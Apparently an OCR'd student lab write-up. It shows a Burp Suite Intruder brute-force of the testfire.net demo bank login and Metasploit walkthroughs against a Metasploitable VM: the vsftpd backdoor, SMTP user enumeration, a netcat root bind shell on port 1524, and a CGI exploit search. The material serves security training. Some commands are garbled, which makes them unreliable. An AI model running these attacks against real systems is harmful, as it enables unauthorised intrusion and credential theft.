

testfire.net
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL



AltoroMutual
DEMO SITE ONLY
Online Banking Login
Username:
Password:
Login


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://testfire.net:80 [65.61.137.117]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
Upgrade-Insecure-Requests: 1
uid=admin1&passw=passss&btnSubmit=Log
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
Inspector
Selection 39
Selected text
uid=admin1&passw=passss&btnSubmit=Login
Decoded from: URL encoding
uid=admin1&passw=passss&btnSubmit=Login
Cancel Apply changes
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 3
Request Cookies 1
Request Headers 12
0 matches


Burp Project Intruder Repeater Window Help
Positions Payloads Resource Pool Options
Choose an attack type
Attack type: Sniper
Start attack
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://testfire.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /doLogin HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://testfire.net
Connection: close
Referer: http://testfire.net/login.jsp
Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
Upgrade-Insecure-Requests: 1
uid=§admin1§&passw=§passss§&btnSubmit=Login







Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			145	
1	admin	admin	302			296	
2	password	admin	302			145	
3	akkll	admin	302			145	
4	euiiiilmm	admin	302			145	
5	admin	password	302			145	
6	password	password	302			145	
7	akkll	password	302			145	
8	euiiiilmm	password	302			145	
9	admin	sfghj	302			145	
10	password	sfghj	302			145	
11	akkll	sfghj	302			145	
12	euiiiilmm	sfghj	302			145	

3. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command **$ sudo -s**

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.102**

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metaspoilt framework

Step 4: Enter the command **search vstpd**

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4

use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter **show options**


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, **set RHOSTS 192.168.56.102**


Step 8: We use **show options** in-order to check whether the RHOSTS has been updated or not.


Step 9: Enter the command **show payloads**


Step 10: We must set the payload as **set payloads 192.168.56.102**

Step 11: Enter the command **exploit**









b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command **$ sudo -s**

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command **nbtscan,** it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.102**


Step 5: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metaspoilt framework.


Step 6: In the msfconsole itself give the command **use auxiliary/scanner/smtp/smtp_enum**

Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as **set rhosts 192.168.56.102**

Step 9: Enter the command **exploit.**





c) Exploiting Metasploit using Blind shell

Step 1: Getting super access using the command **$ sudo -s**


Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command **nbtscan,** it is a program for scanning IP networks for NetBIOS name information. **nbtscan 192.168.56.0/24**

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.102**

Step 5: Enter the command **nmap -p 1524 192.168.56.102**

Step 6: Here nc i.e netcat command is used so enter the command **nc 192.168.56.102 1524.** Inside nc itself we get **root@metaspoiltable:/# uname -a**



d) Exploiting Metasploit using HTTP

Step 1: Getting super access using the command **$ sudo -s**

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command **nbtscan,** it is a program for scanning IP networks for NetBIOS

name information. **nbtscan 192.168.56.101**

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for exploration security auditing and -sV for the system versions. **nmap -sV 192.168.56.10 192.168.56.102**

Step 5: To check the php information 192.168.56.102/phpinfo.php

Step 6: Enter **msfconsole**, it is used to provide a command line interface to access and work with the Metaspoilt framework.

Step 7: msf>help

Step 8: Search for http version & its description where exploit code is also fetched as search http scanner

Step 9: To check the http version, we are loading the module

use auxiliary/scanner/http//http_version

Step 10: To set the remote hosts set rhosts 192.168.56.102

Step 11: Go to another terminal

Use the searchsploit inorder to check the vulnerabilities present under this version of HTTP searchsploit apache 2.2.8 | grep php

Step 12: To look for the CGI vulnerability search php 5.4.2


Step 13: Look for which module has CGI vulnerability use 1


Step 14: Look for the options i.e show options


Step 15: Set the remote hosts set rhosts 192.168.56.102

